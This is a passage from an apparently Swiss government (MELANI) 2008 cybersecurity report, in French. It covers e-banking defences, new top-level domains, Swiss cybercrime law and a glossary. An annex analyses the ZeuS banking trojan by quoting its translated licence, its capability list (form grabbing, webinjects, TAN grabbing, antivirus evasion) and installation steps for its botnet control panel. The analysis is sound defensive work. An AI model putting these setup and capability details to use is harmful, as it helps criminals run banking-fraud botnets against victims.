En juin 2008, la Commission européenne a décidé de prolonger de trois ans la mission de l'Agence européenne chargée de la sécurité des réseaux et de l'information (ENISA), instituée en 2004.[31] L'ENISA remplit, auprès des Etats membres et des organes de l'UE, une fonction d'assistance et de conseil pour les questions liées à la sécurité des réseaux et de l'information.

La Commission européenne avait exigé auparavant des réformes de l'ENISA, dont la dotation en ressources n'est pas adaptée aux défis en perspective. La décision de juin 2008 ne porte toutefois pas sur de telles réformes. Le maintien de cette agence au-delà de 2012 fera l'objet d'une décision ultérieure.

7.2 Secteur privé

Amélioration des mécanismes de sécurité du e-banking

Comme déjà expliqué dans le rapport semestriel 2007/2, divers instituts financiers sont en train de renforcer leurs mécanismes de sécurité dans le domaine du e-banking. Des systèmes améliorés de filtrage interne facilitent l'identification des transferts frauduleux. En outre, certains instituts financiers sont en train d'introduire de nouvelles méthodes d'authentification. Depuis avril 2008, la Banque cantonale de Zurich (ZKB) et les banques Raiffeisen mettent en place des numéros de transaction transmis par téléphone portable (mTAN). Le client reçoit un SMS pour contrôle avant le transfert définitif. Il peut ainsi vérifier une dernière fois la devise, le montant et le numéro de compte du destinataire, avant que son paiement ne soit définitivement transmis. Les coûts sont pris en charge par la banque en ligne. La banque Migros a introduit en juillet 2008 une solution globale de clé USB visant à renforcer la sécurité. Toute la clientèle du e-banking reçoit gratuitement cette clé et une carte à puce avec un code PIN. La clé contient un navigateur renforcé, spécialement conçu pour la banque Migros. Seul ce navigateur peut accéder à l'application de e-banking. Le navigateur potentiellement compromis par un *maliciel* qui se trouve sur l'ordinateur du client n'est donc plus mis à contribution.

Beaucoup d'instituts financiers misent sur leurs mécanismes internes de filtrage et de controlling pour identifier les transactions frauduleuses. En outre, ils adaptent leurs méthodes d'authentification aux conditions actuelles. L'introduction de ces mesures devrait en partie désamorcer, au cours des prochains mois, la problématique des maliciels dans le contexte du e-banking.

[31] http://www.enisa.europa.eu/pages/02_01_press_2008_06_13_extension.html (état au 24.07.2008).

WLAN en 1re classe CFF

Les CFF ont chargé Swisscom d'équiper 75 voitures 1re classe d'un accès Internet mobile. Après plusieurs essais – dont les premiers remontent à 2003 –, la mise en place de l'infrastructure nécessaire a été terminée et dûment testée à la fin de mars 2008.

Les cartes Mobile Unlimited permettent déjà, depuis un certain temps, de naviguer sur Internet dans le train. Il faut toutefois disposer d'un abonnement spécial avec une carte PCMCIA correspondante. Moyennant une carte *WLAN* et un billet de 1re classe, la nouvelle offre permet à chacun de naviguer dans le train à peu de frais. Outre la solution du décompte au débit de l'abonnement de téléphonie mobile, des offres à prépaiement anonymes sont proposées. Le problème posé par de ce genre d'offres est décrit au chapitre 6.

ICANN: création de nouveaux domaines de premier niveau

A sa 32e réunion à Paris, l'Internet Corporation for Assigned Names and Numbers (ICANN) a décidé d'adopter une procédure standardisée en vue de la création des nouveaux domaines de premier niveau (top level domain, TLD). Dès le 2e trimestre 2009, chacun pourra en principe solliciter le droit d'administrer un tel domaine. De même, les caractères cyrilliques ou chinois seront admis à partir de cette date pour les domaines de premier niveau.

Le président russe Dimitri Medvedev avait demandé auparavant à ce que les domaines de premier niveau en caractères cyrilliques soient autorisés, la langue russe cédant du terrain à à l'anglais sur Internet. L'ouverture de nouvelles extensions a été décidée à l'unanimité, à l'issue d'une conférence organisée à Paris. Des règles pour l'attribution des licences sont en préparation. Les candidats devront s'annoncer dans la période prévue. Toutes les demandes seront publiées et chacun pourra exprimer ses réserves, notamment au nom du racisme, en cas de concurrence déloyale ou de trop grande similitude avec une adresse existante. Quatre mois sont prévus pour la procédure complète. L'introduction des noms de domaine internationalisés (internationalized domain name, IDN) remonte à 2003. Ils incluent des caractères non-ASCII, comme les Umlauts allemands, les caractères Kanji, hébreux, arabes ou encore cyrilliques. La conversion de ces caractères, auxquels est attribué un code Unicode, en séquences de caractères ASCII pouvant être compris et gérés par les applications Internet, repose sur l'algorithme d'encodage Punycode. Ils ne sont cependant admis qu'à partir du domaine de deuxième niveau.

Les domaines de niveau internationalisés (IDN) constituent depuis quatre ans un acquis majeur du *système de noms de domaine (DNS)*. Ils permettent d'utiliser, pour le domaine de deuxième niveau, des graphies non latines ou latines accentuées. Chaque registraire décide librement de proposer tel ou tel caractère spécial.[32] En Suisse, il s'agit principalement des Umlauts et des signes accentués. Comme déjà l'introduction de l'IDN il y a quatre ans, l'apparition de quantité de nouveaux domaines de premier niveau (TLD) soulève de nombreuses questions – on peut citer à cet égard l'octroi du droit de propriété ou la légalité des extensions. En outre, avec l'augmentation du nombre de signes, le risque de piratage à partir de domaines voisins sur le plan typographique ou phonétique augmentera. Les cas de *phishing* à partir des noms de domaine s'écrivant avec un Umlaut sont là pour le rappeler.[33]

[32] https://nic.switch.ch/reg/ocView.action?res=EF6GW2JBPVTG67DLNIQWQ337PUQWO2TAEBSH27Q (état au 11.08.2008).
[33] http://www.melani.admin.ch/dienstleistungen/archiv/00478/index.html?lang=fr (état au 11.08.2008).

8 Bases légales

Le Conseil fédéral refuse de légiférer sur la lutte contre la cybercriminalité

A la fin de février 2008, le Conseil fédéral a renoncé à légiférer sur la lutte contre la cybercriminalité. A ses yeux, le droit en vigueur permet déjà de poursuivre efficacement les infractions commises sur des réseaux de communication électronique, tels qu'Internet, ou via un téléphone mobile. D'où son refus d'une nouvelle réglementation explicite portant sur la responsabilité pénale des fournisseurs d'accès. En revanche, le Conseil fédéral a proposé d'accepter deux motions prévoyant l'extension de la surveillance d'Internet et la ratification de la Convention sur la cybercriminalité. D'une part, il s'agit d'accroître les ressources consacrées à la surveillance des sites Internet djihadistes et des milieux extrémistes violents ainsi qu'à l'évaluation des risques qu'ils présentent. D'autre part, le Conseil fédéral est favorable à la ratification de la Convention du Conseil de l'Europe sur la cybercriminalité. Le droit suisse satisfait dans une large mesure aux exigences posées par cette convention. Le besoin d'adaptation des normes du code pénal et du code de procédure pénale fait actuellement l'objet d'un examen approfondi.[34]

[34] Pour plus d'informations, voir: http://www.ejpd.admin.ch/ejpd/fr/home/themen/kriminalitaet/ref_gesetzgebung/ref_netzwerkkriminalitaet.html (état au 28.07.2008).

9 Glossaire

Le présent glossaire contient tous les termes indiqués en *lettres italiques*. Un glossaire plus complet est publié à l'adresse:
http://www.melani.admin.ch/glossar/index.html?lang=fr.

ActiveX	Technologie développée par Microsoft pour charger de petits programmes – les composants ActiveX – lors de l'affichage de pages Web sur l'ordinateur de l'internaute, d'où ils seront ensuite exécutés. Ils permettent de réaliser divers effets ou fonctions. Cette technologie est malheureusement souvent sujette à un emploi abusif et représente un risque au niveau de la sécurité. Par exemple, de nombreux "numéroteurs" (dialer) sont chargés et exécutés sur l'ordinateur par ActiveX. Le caractère problématique d'ActiveX ne concerne que Internet Explorer, car cette technologie n'est pas compatible avec les autres navigateurs
Adresse IP	Adresse identifiant l'ordinateur sur Internet (ou dans un réseau TCP/IP) (exemple : 172.16.54.87).
Adresse MAC	Adresse matérielle d'une carte réseau qui en permet l'identification unique dans le monde entier. L'adresse MAC est inscrite dans la ROM de la carte par les différents fabricants (exemple : 00:0d:93:ff:fe:a1:96:72).
Attaque DoS / Attaque DDoS	Attaque par déni de service / Attaque par déni de service distribué Vise à rendre impossible l'accès à des ressources, ou du moins à le restreindre fortement aux utilisateurs. Attaque par déni de service distribué est une attaque DoS où la victime est inondée de messages envoyés simultanément par de nombreux systèmes.
Banque de données SQL	SQL (structured query language) est un langage d'interrogation des bases de données. Relativement simple dans sa conception, il est très proche du langage parlé et se compose d'expressions anglaises courantes. Les commandes SQL permettent de manipuler les bases de données (ajout, traitement, suppression de données) aussi bien que de les interroger.
Bot / Malicious Bot	Du terme slave «robota», signifiant travail. Programme conçu pour exécuter, sur commande, certaines actions de manière indépendante. Les programmes malveillants (malicious bots) peuvent diriger à distance les systèmes compromis et leur faire exécuter toutes sortes d'actions.
Cheval de Troie	Les chevaux de Troie sont des programmes qui, de manière larvée, exécutent des actions préjudiciables tout en se présentant à l'utilisateur comme des applications ou des fichiers utiles.
Defacement	Défiguration de sites Web.

DNS	Domain Name System Système de noms de domaine (Domain Name System). Le DNS rend les services Internet plus conviviaux, puisqu'au lieu de l'*adresse IP* les utilisateurs composent un nom (p. ex. www.melani.admin.ch).
Downloader	Programme de téléchargement conçu pour infecter le système de la victime en y introduisant un programme malveillant. Le cas échéant, le downloader charge et active le virus proprement dit, le *cheval de Troie*, etc.
Exploit Code	(Exploit). Programme, script ou ligne de code utilisant les lacunes de systèmes informatiques.
FTP	File Transfer Protocol (FTP) est un protocole de transfert de fichiers sur un réseau TCP/IP. Il s'utilise par exemple pour charger des pages Web sur un serveur Web.
IFrame	Un IFrame (parfois aussi appelé Inlineframe) est un élément HTML servant à structurer l'espace d'affichage d'une page Web. Il permet d'insérer dans son propre site des contenus Web externes.
Infection par drive-by download	Infection d'un ordinateur par un *maliciel*, lors de la simple visite d'un site Web. Les sites concernés contiennent dans bien des cas des offres sérieuses, mais ont été compromis auparavant pour la diffusion de maliciels. Différents exploits, tirant parti des *lacunes de sécurité* non comblées par le visiteur, sont souvent testés à cet effet.
Infrastructures vitales (nationales)	Infrastructure ou pan de l'économie dont la panne ou l'endommagement aurait un impact majeur sur la sécurité nationale ou sur le bien-être économique et social d'une nation. En Suisse, les infrastructures critiques comprennent l'approvisionnement en énergie et en eau, les services de secours et de sauvetage, les télécommunications, les transports, les banques et les assurances, le gouvernement et les administrations publiques. A l'ère de l'information, leur fonctionnement dépend de plus en plus du soutien de systèmes d'information et de communication, appelés infrastructure d'information critique.
Injection SQL	Une injection SQL exploite une lacune de sécurité liée aux *banques de données SQL*, dès lors que le concepteur du site Web néglige de contrôler les variables utilisées dans les requêtes SQL. Le pirate cherche à exécuter des requêtes non prévues, pour modifier les données voire contrôler le *server*.
JavaScript	Langage de script basé objet pour le développement d'applications. Les Javascripts sont des éléments de programmes intégrés au code HTML qui permettent d'implémenter certaines fonctions dans le navigateur Internet. Un exemple est le contrôle des indications saisies par l'utilisateur dans un formulaire Web. Il permet de vérifier que tous les caractères introduits dans un champ demandant un numéro de téléphone sont effectivement des chiffres. Comme les composants *ActiveX*, les Javascripts

	s'exécutent sur l'ordinateur de l'internaute. Outre les fonctions utiles, il est malheureusement possible aussi d'en programmer de nuisibles. Au contraire d'ActiveX, le langage JavaScript est compatible avec tous les navigateurs.
Keylogger	Appareil ou programme intercalé entre l'ordinateur et le clavier qui permet d'enregistrer toute saisie au clavier.
Lacune de sécurité	Erreur inhérente au matériel ou aux logiciels, permettant à un pirate d'accéder au système.
Maliciel (Malware)	Maliciel. Le terme anglais « malware » est la contraction de « malicious » et de « software ».
Pare-feu	Un pare-feu (firewall) protège les systèmes informatiques en surveillant et, éventuellement refusant, les connexions entrantes ou sortantes. Un pare-feu personnel (personal firewall ou desktop firewall) est en revanche installé pour protéger un ordinateur unique; il est directement installé sur le système à protéger, c'est-à-dire sur votre ordinateur
Patch	Rustine. Programme qui remplace une partie de programme comportant des erreurs par une partie exempte d'erreurs et remédie ainsi p.ex. à une *lacune de sécurité*.
Pharming	Manipulation de la résolution du nom via *DNS* ou par configuration locale (Hosts-File), dans le but de rediriger l'utilisateur sur un serveur falsifié et d'accéder ainsi à des données confidentielles (données d'ouverture de session).
Phishing	Via l'hameçonnage, des pirates tentent d'accéder aux données confidentielles d'utilisateurs Internet ne se doutant de rien. Il peut s'agir p. ex. d'informations concernant les comptes pour des soumissionnaires de ventes aux enchères en ligne (p. ex. eBay) ou des données d'accès pour le e-banking. Les pirates font appel à la bonne foi, à la crédulité ou à la serviabilité de leurs victimes en leur envoyant des courriels avec des adresses d'expéditeur falsifiées.
PHP	PHP est un langage de script principalement utilisé pour la création de pages Web dynamiques ou pour le développement de logiciels d'application destinés au Web.
Plugin	Plugiciel. Logiciel complémentaire qui étend les fonctions de base d'une application. Exemple: les plugiciels Acrobat pour navigateurs Internet permettent un affichage direct des fichiers PDF.
Point d'accès	Un point d'accès sans fil est un appareil électronique faisant office de relais entre un réseau sans fil et un réseau câblé.
Pourriel (Spam)	Désigne le courrier électronique non sollicité, constitué surtout de publicité, envoyé automatiquement. L'auteur de tels messages est qualifié de polluposteur (spammer) et ses envois de pollupostage (spamming).

Proxy Bot	Système recueillant et transmettant les requêtes de navigation. Le serveur mandataire est ici un réseau de zombies. Le but est la préservation de l'anonymat de l'auteur de la requête: au lieu de sa véritable identité, c'est l'adresse IP du zombie qui apparaît.
rar	rar est un algorithme et un format de compression des données destiné à réduire l'espace mémoire occupé par les fichiers lors de l'archivage ou du transfert.
Réseau de zombies	Réseau d'ordinateurs infectés par des programmes malveillants (*bots*). Un pirate (le propriétaire du réseau de zombies) les contrôle complètement à distance. Un réseau de zombies peut compter de quelques centaines à des millions d'ordinateurs compromis.
Router	Dispositif intelligent assurant la connexion physique entre plusieurs réseaux (informatique, télécommunication, Internet). Un router s'utilise par exemple dans un réseau domestique, où il optimise la transmission de l'information entre le réseau interne et Intranet.
Server	Système informatique offrant à des clients certaines ressources, telles que de l'espace mémoire, et des services (p.ex. courrier électronique, Web, FTP, etc.) ou des données (server de fichiers).
Social Engineering	Les attaques de social engineering (subversion psychologique) utilisent la serviabilité, la bonne foi ou l'insécurité des personnes pour accéder par exemple à des données confidentielles ou conduire la victime à exécuter certaines actions spécifiques.
SYN-Flood	Un SYN-Flood est une forme d'attaque DDoS. L'attaque, réalisée dans le cadre du protocole TCP, consiste à inonder la cible visée de demandes d'ouverture de session pour rendre indisponibles certains services ou des machines du serveur.
WEP	Wired Equivalent Privacy Ancienne méthode de chiffrement, jugée peu sûre, employée pour les liaisons d'un réseau local sans fil (*WLAN*).
WLAN	Un WLAN (Wireless Local Area Network) est un réseau local sans fil.
WPA	Wi-Fi Protected Access Système de cryptage amélioré destiné aux liaisons Wireless LAN (*WLAN*).
WPA2	Wi-Fi Protected Access 2 Nouvelle norme de sécurité s'appliquant aux réseaux de radiocommunication conformément à la spécification IEEE 802.11i. Elle remplace le système de cryptage *WPA*, ainsi que *WEP* considéré comme peu sûr.
zip	zip est un algorithme et un format de compression des données destiné à réduire l'espace mémoire occupé par les fichiers lors de l'archivage ou du transfert.

10 Annexe

10.1 Professionnalisation de la cybercriminalité: l'exemple de ZeuS

On assiste depuis quelque temps à une professionnalisation inquiétante de la cybercriminalité.[35] Des groupes criminels se concentrent sur des territoires spécifiques et y déploient un vaste savoir-faire pour recruter d'autres personnes. Leurs connaissances sont ensuite mises à la disposition de tiers, elles leur sont louées ou vendues. L'enjeu est naturellement toujours de gagner de l'argent.

Un exemple typique de cette répartition du travail réside dans la distribution d'un logiciel espion appelé ZeuS, dont il existe plusieurs variantes portant chacune un nom différent. En particulier, sa variante appelée Wsnpoem est un cheval de Troie qui s'en prend aux systèmes de e-banking.

Une ancienne version de ce logiciel est librement disponible pour le moment sur Internet, ce que ses concepteurs n'avaient certainement pas prévu. Au contraire, ils cherchent à en limiter la distribution gratuite par le biais d'un contrat de licence d'utilisateur final. Une telle démarche ne devrait guère avoir de succès, compte tenu de la clientèle à laquelle elle s'adresse. Le paquet d'installation comprend également un manuel de l'utilisateur détaillé en russe. Les pages qui suivent en analysent des extraits et montrent à quel point il est simple d'utiliser ce logiciel. On y voit également la qualité du soutien technique offert par les développeurs de ZeuS.

Licence d'utilisateur:

1. **Der Verkäufer:**
    1. Leistet qualifizierten technischen Support via Internet.
    2. Trägt keine Verantwortung für:
        - Datenverlust
        - Schliessung/Abschaltung von Servern
        - Traffic-Kosten
    3. Verpflichtet sich, Fehler, die in der Funktionsweise von **ZeuS** gefundene wurden, zu korrigieren und binnen kürzester Fristen Updates ohne finanzielle Gegenleistung zuzusenden.
    4. Verpflichtet sich, beliebigen Vorschlägen/Meinungen/Rückmeldungen zur Funktionsweise von **ZeuS** Gehör zu schenken und angemessene Entscheidungen zu treffen.

2. **Der Kunde:**
    1. Ist nicht berechtigt, **ZeuS** zu irgendwelchen kommerziellen oder nicht-kommerziellen Zwecken zu verbreiten, die nicht den Interessen des Verkäufers entsprechen.
    2. ist nicht berechtigt, den binären Code des Bots und des Builders zu disassemblieren/analysieren.
    3. Ist nicht berechtigt, das Steuerungspanel zur Verwaltung anderer Botnets oder zu irgendwelchen anderen Zwecken zu verwenden, die in keinem Zusammenhang mit **ZeuS** stehen.
    4. Ist nicht berechtigt, absichtlich irgendwelche Teile von **ZeuS** an Antiviren-Software-Hersteller oder andere, ähnliche Einrichtungen zu senden.

[35] Voir aussi le rapport semestriel 2006/2 de MELANI: http://www.melani.admin.ch/dokumentation/00123/00124/01019/index.html?lang=fr (état au 21. Juli 2008), ainsi que le rapport Symantec Internet Security Threat Report: http://eval.symantec.com/mktginfo/enterprise/white_papers/ent-whitepaper_internet_security_threat_report_xii_exec_summary_09_2007.en-us.pdf, (état au 21 juillet 2008).

5. Verpflichtet sich, den Verkäufer für jede Erneuerung von **ZeuS** zu bezahlen, die nicht mit Fehlern in dessen Funktionsweise in Zusammenhang steht, ebenso für die Ergänzung um jede zusätzliche Funktionalität.

Wird gegen diese Vereinbarung verstossen und dieser Verstoss entdeckt, gehen Sie jedweder technischen Unterstützung verlustig. Darüber hinaus wird der Bot Ihrer Zusammenstellung unverzüglich den Antiviren-Software-Herstellern zugesandt.

Le contrat imite les conditions de licence des logiciels usuels, alors même que ce programme est décidé à être vendu au marché au noir. Quelles sont les possibilités de se défendre contre la diffusion de ce programme, a fortiori dans un environnement où les règles normales ne s'appliquent pas? Les concepteurs ont opté pour la voie des sanctions. Une infraction à l'accord conclu aura pour conséquence un refus de support technique ou la dénonciation du logiciel espion aux fabricants d'antivirus. Le fait que ces logiciels aient finalement paru sous une forme téléchargeable gratuitement prouve toutefois que ces mesures n'ont pas eu l'effet dissuasif escompté.

Description du produit:

ZeuS ist eine Spionage-Software (Spyware, im weiteren «Bot») für 32bit MS Windows 2000/XP + dient zur Steuerung der Rechner von Opfern und zum Erhalt von Information von diesen mit Hilfe von Logs.

ZeuS besteht aus drei Teilen:

1. einem **Steuerungspanel**, das auf dem/den Server(n) installiert wird,
2. dem **Builder**, einer Anwendung für Windows, die zur Konfiguration des Bots dient,
3. dem **Bot**, einer Anwendung für Windows, die aber bereits auf dem Rechner des Opfers ausgeführt wird.

ZeuS verfügt über folgende grundlegenden Möglichkeiten und Eigenschaften *(hier wird die komplette Liste angeführt, in Ihrer Zusammenstellung kann ein Teil dieser Liste fehlen):*

1. **Der Bot:**
    1. In VC++ 8.0 geschrieben, ohne Verwendung von RTL usw., in reiner WinAPI, wodurch ein geringer Umfang erreicht wird (10-25 Kb, je nach Paketzusammenstellung).
    2. Verfügt über keinen eigenen Prozess, wodurch er in der Liste der Prozesse nicht entdeckt werden kann.
    3. Umgeht die Mehrzahl der Firewalls (einschliesslich der populären Outpost Firewall der Versionen 3, 4, es besteht aber ein temporäres kleines Problem mit Anti-Spyware-Programmen). Die ungehinderte Annahme eingehender Verbindungen kann nicht garantiert werden.
    4. Ist durch Suche/Analyse schwer aufzuspüren, der Bot installiert sich beim Opfer und erstellt eine Datei mit der Zeit [wohl: Erstellungs-/Änderungsdatum – Anm. d. Ü.] von Systemdateien und einer willkürlichen Dateigrösse.
    5. Funktioniert unter eingeschränkten Windows-Benutzerkonten (der Einsatz unter Gast-Benutzerkonten wird derzeit nicht unterstützt).
    6. Unsichtbar für die Heuristik von Antiviren-Software, der Rumpfteil [body] des Bots ist verschlüsselt.
    7. Ruft in keinster Weise einen Verdacht auf seine Anwesenheit hervor, wenn Sie dies nicht möchten. Gemeint sind hiermit Dinge, die viele Spyware-Autoren lieben: die Auslagerung von Firewalls und Antiviren-Software, die Verhinderung von Updates dieser Programme, die Sperrung von Ctrl+Alt+Del usw.
    8. Blockierung der Windows-Firewall (diese Funktion ist nur für die ungehinderte Annahme eingehender Verbindungen erforderlich).

Le logiciel espion ZeuS présente des points communs avec beaucoup de logiciels similaires permettant, entre autres, de désactiver des pare-feu ou des antivirus, d'empêcher les mises à jour et de bloquer le gestionnaire de tâches.

9. Der Bot speichert/empfängt/sendet alle seine Einstellungen/Logs/Anweisungen in verschlüsselter Form via HTTP(S)-Protokoll. (d.h. nur Sie werden die Daten im Textformat sehen, alles übrige Bot <-> Server wird wie Müll aussehen)(.
10. NAT-Detection mittels Prüfung der eigenen IP über eine von Ihnen angegebene Webseite.

11. Gesonderte Konfigurationsdatei; schützt vor dem Verlust des Botnets, falls der Hauptserver nicht verfügbar ist. Darüber hinaus zusätzliche (Reserve-) Konfigurationsdateien, auf die der Bot zugreift, falls die Haupt-Konfigurationsdatei nicht verfügbar ist. Dieses System garantiert das Überleben Ihres Botnets in 90% aller Fälle.

Il est également intéressant de noter qu'en cas de panne du serveur central qui commande le réseau de zombies (C&C), le système de défense se replie sur un serveur de sauvegarde lui permettant de continuer à fonctionner, ce qui peut s'avérer nécessaire si des mesures de police sont prises. Un URL alternatif est prévu à cet effet dans le fichier de configuration. Les programmeurs assurent que cette solution garantit au réseau une robustesse suffisante.

12. Es kann mit beliebigen Browsern/Programmen gearbeitet werden, die via wininet.dll arbeiten (Internet Explorer, AOL, Maxton etc.):
    1. Abfangen von POST-Daten + Abfangen von Tastatureingaben (einschliesslich Daten, die aus der Zwischenablage eingefügt werden).
    2. Transparente URL-Umleitung (auf Fake-Websites etc.) mit Angabe einfachster Redirect-Bedingungen (zum Beispiel: nur bei GET- oder POST-Abfrage, bei Vorliegen oder Fehlen bestimmter Daten in der POST-Abfrage).
    3. Transparente HTTP(S)-Substitution des Inhalts (Webinject, welches das Austauschen nicht nur einer HTML-Seite, sondern auch jedes beliebigen anderen Datentyps ermöglicht). Der Austausch wird mit Hilfe der Angabe von Austauschmasken vorgenommen.
    4. Erhalt des Inhalts einer benötigten Seite mit Ausschluss von HTML-Tags. Basiert auf Webinject.
    5. Anpassbarer TAN-Grabber für beliebige Länder.
    6. Erhalt einer Liste von Fragen und Antworten der "Bank Of America" nach erfolgreicher Autorisierung.
    7. Löschung gewünschter POST-Daten auf gewünschten URL.
    8. IDEALE LÖSUNG FÜR VIRTUELLE TASTATUREN: Nachdem Sie auf die gewünschte URL gegangen sind, erfolgt ein Screenshot in dem Bereich des Bildschirms, in dem die linke Maustaste gedrückt wurde. Erhalt von Zertifikaten aus dem «MY»-Speicher (Zertifikate mit dem Vermerk «nicht exportierbar» werden nicht korrekt exportiert) und dessen Leerung. Danach wird jedes beliebige importierte Zertifikat auf dem Server gespeichert.
13. Abfangen von Logins/Passwörtern der Protokolle POP3 und FTP (unabhängig vom Port) und Aufzeichnung derselben im Log nur bei erfolgreicher Autorisierung.
14. Änderung des lokalen DNS, Löschung/Ergänzung der Aufzeichnungen in der Datei %system32 %, d.h. Vergleich der angegebenen Domain mit der angegeben IP für WinSocket.
15. Speichert den Inhalt des „Protected Storage" beim ersten Starten auf dem Rechner.
16. Löscht Cookies aus dem Cache des Internet Explorers beim ersten Starten auf dem Rechner.
17. Suche per Suchmaske von Dateien auf logischen Laufwerken oder Download einer konkreten Datei.
18. Aufzeichnung kürzlich besuchter Seiten beim ersten Starten auf dem Rechner. Nützlich bei Installation durch Sploits – wenn Sie den Download bei einem zweifelhaften Service erwerben, können Sie so erfahren, was parallel noch geladen wird.
19. Real-time-Screenshot vom Rechner des Opfers, der Rechner muss sich ausserhalb der NAT befinden.
20. Empfang serverseitiger Befehle und Rücksendung von Berichten über deren erfolgreiche Ausführung. (Derzeit: Starten lokaler/entfernter Dateien, sofortige Aktualisierung der Konfigurationsdatei, Zerstörung des Betriebssystems).
21. Socks4-Server.
22. HTTP (S) PROXY-Server.
23. Upgrade des Bots auf die neueste Version (die URL der neuen Version schreibt sich in die Konfigurationsdatei ein).

2. **Panneau de contrôle:**

Ce chapitre présente l'interface utilisateur du panneau de contrôle: elle ressemble à celle de n'importe quel logiciel acheté dans le commerce légal, repose sur le langage PHP et utilise comme banque de données MySQL. Par conséquent, plusieurs personnes s'étant vu attribuer, en fonction de leurs besoins, des droits d'accès différents pourront s'en servir.

1. Setzt PHP + MySQL voraus.
2. Einfache Installation (gewöhnlich genügt die Eingabe der MySQL-Userdaten und das Anklicken des Buttons «Install»).
3. Mehrbenutzerverwaltung, jedem Benutzer können bestimmte Zugangsrechte erteilt werden.
4. Statistik der Installationen (Infizierungen).

5. Statistik der online befindlichen Bots.
6. Aufteilung des Botnets in Subbotnets.
7. Übersicht über die online befindlichen Bots (auch Filter möglich)
    1. Screenshot-Sichtung in Echtzeit.
    2. Sichtung und Überprüfung von Sock4.
    3. Online-Dauer des Bots.
    4. Verbindungsgeschwindigkeit (nur für Bots ausserhalb der NAT).
8. Datenbank-Speicherung von Logs. Dies hat folgende Vorteile:
    1. Suche nach Logs per Inhalts-Filter.
    2. Suche nach Logs per Vorgaben, in denen die gewünschten POST-Angaben hervorgehoben sind (ermöglicht zum Beispiel auf der Webseite http://rambler.ru/ nur Logs und Kennwort herauszuholen, wobei bei der Suche alle übrigen Daten weggelassen werden).
9. Speicherung von Logs in verschlüsselten Dateien, in der Struktur von Verzeichnissen: Botnet\Land\ID des Computers.
10. Erteilung von Befehlen an die Bots (auch Filter möglich).
11. Wenn Sie über PHP-Kenntnisse verfügen, können Sie das Steuerungs-Panel selbst nach Ihrem Geschmack umgestalten.

3. **Concepteur:**

Le point 5 est particulièrement intéressant. Le concepteur y fait allusion à un cryptage polymorphe générant à chaque fois une version différente du cheval de Troie, pour éviter que les antivirus ne puissent l'identifier.

1. In VC++ 8.0 geschrieben, ohne Verwendung von RTL usw., in reiner WinAPI, wodurch ein kleiner Umfang erreicht wird (hängt von der Zusammenstellung ab, bei Zusammenstellung mit Log-Decoder beträgt der Umfang mehr als 400 kb, da eine Länderdatenbank nach IP-Nummern eingeschlossen wird).
2. Status-Übersicht des laufenden Systems; um den Bot zu testen, können Sie ihn auf Ihrem eigenen Computer starten und ihn dann per Tastendruck löschen.
3. Log-Decoder, mit Gliederung nach Ländern.
4. Builder für die Konfigurationsdatei (verschlüsselt) und den Bot selbst.
5. Polymorphe Verschlüsselung – **BETA**. *Befindet sich derzeit im Test-Stadium und garantiert keinen hundertprozentigen Schutz gegen Antiviren-Software. Die Fertigstellung dieser Funktion in nächster Zeit wird jedoch gewährleistet.*

Installation

Le chapitre qui suit décrit l'installation du panneau de contrôle sur un serveur. Comme le montrent les explications ci-dessous, les systèmes de gestion de contenu usuels basés sur le langage PHP, comme Wordpress, Typo3 ou Textpattern ont servi d'exemple. Il suffit d'ouvrir en écriture les répertoires requis (chmod 777) et de lancer l'installation via index.php. Divers paramètres doivent encore être introduits (mot de passe, adresses de serveurs, etc.).

1. Der Server sollte mindestens folgende Software vorinstalliert haben: Apache, beliebige Version, PHP ab Version 4 oder höher, MySQL ab Version 4 oder höher. Gewöhnlich sind diese Programme bereits auf dem Server installiert, andernfalls wenden Sie sich an den Supportservice des Servers.
2. Kopieren Sie den Inhalt des Ordners **'web'** aus Ihrem Softwarepaket in ein beliebiges (optimalerweise neues) Verzeichnis Ihrer Wahl auf den Server, auf das Sie Zugriff via HTTP-Protokoll haben.
3. Falls der Server auf einem *nix - System (Linux, FreeBSD etc.) läuft, setzen Sie auf dem Verzeichnis **'system'** die Rechte 0777 (chmod).
4. Rufen Sie via HTTP das Script **'install/index.php'** auf (z.B. http://bot.net/zeus/.install/index.php); daraufhin sollte das Installationsscript starten. Falls dies nicht geschieht, ist möglicherweise der Server nicht korrekt eingerichtet.
5. Machen Sie alle vom Script abgefragten Angaben.
    1. **Root login:** Login und Passwort für den erstellten Administrator des Steuerungspanels.
    2. **MySQL server:** Angaben für die MySQL-Nutzung. Der angegebene User muss bereits existieren, die angegebene DB wird aber automatisch erstellt, falls sie nicht existiert; die Rechte zur Datenbank-Erstellung müssen gegeben sein).
    3. **MySQL tables:** Tabellen-Namen in der MySQL-DB. Sollten im Falle von Maskierung geändert werden.
    4. **Local paths:** Lokale Harddisk-Pfade relativ zum Installationsverzeichnis.
    5. **Options:** Zusätzliche Optionen (können nach der Installation im Steuerungspanel geändert werden).

Enable log write to database: Logs von infizierten Computern in die DB schreiben? Diese Methode ermöglicht es, Suchabfragen direkt über das Steuerungspanel durchzuführen, sie erfordert allerdings mehr Serverressourcen.

1. **Enable log write to local path:** Logs von infizierten Computern in Dateien schreiben? Die Dateien werden verschlüsselt und können erst nach ihrer Entschlüsselung durch den Builder eingesehen werden.
2. **Online bot timeout:** Timeout der online befindlichen Bots, sollte je nach Server 0-5 Minuten mehr als der Wert TIMER_STATS in der Bot-Konfiguration betragen. Empfohlener Wert: TIMER_STATS plus 5 Minuten.

6. Klicken Sie auf den Button **'Install'**; die Installation kann bis zu einer Minute dauern (die Länder-Datenbank nach IP-Nummern wird gefüllt).
7. Falls die Installation erfolgreich war, können Sie das Verzeichnis **'.install'** löschen, und direkt ins Steuerungspanel gehen. Falls bei der Installation Fehler auftreten, prüfen Sie die Richtigkeit der Dateneingabe, evtl. sollten die Einstellungen von PHP und MySQL überprüft werden, darüber hinaus können Sie sich an den technischen Support von **ZeuS** wenden.

Configuration:

Les concepteurs ont opté pour une configuration en partie statique et en partie dynamique. Des paramètres comme l'horloge système et l'URL servant à actualiser le fichier de configuration sont en mode statique. La partie dynamique contient des paramètres qui garantissent la robustesse du réseau et permettront, le cas échéant, de rapidement rediriger les attaques sur d'autres cibles. On y trouve par exemple les URL à partir desquels des versions actualisées peuvent être téléchargées et installées, à volonté, à plusieurs endroits. Ainsi, si l'une des adresses est découverte et bloquée par ordre de police, le logiciel espion utilisera une adresse de rechange et chargera une version actualisée. On y trouve aussi l'URL sous lequel les données dérobées sont enregistrées (liste déroulante), ainsi que les URL de rechange prévus pour le téléchargement du fichier de configuration. Enfin, le fichier des injections (voir plus loin) s'y trouve aussi.

Die Datei besteht aus den beiden Abschnitten **StaticConfig** und **DynamicConfig**.

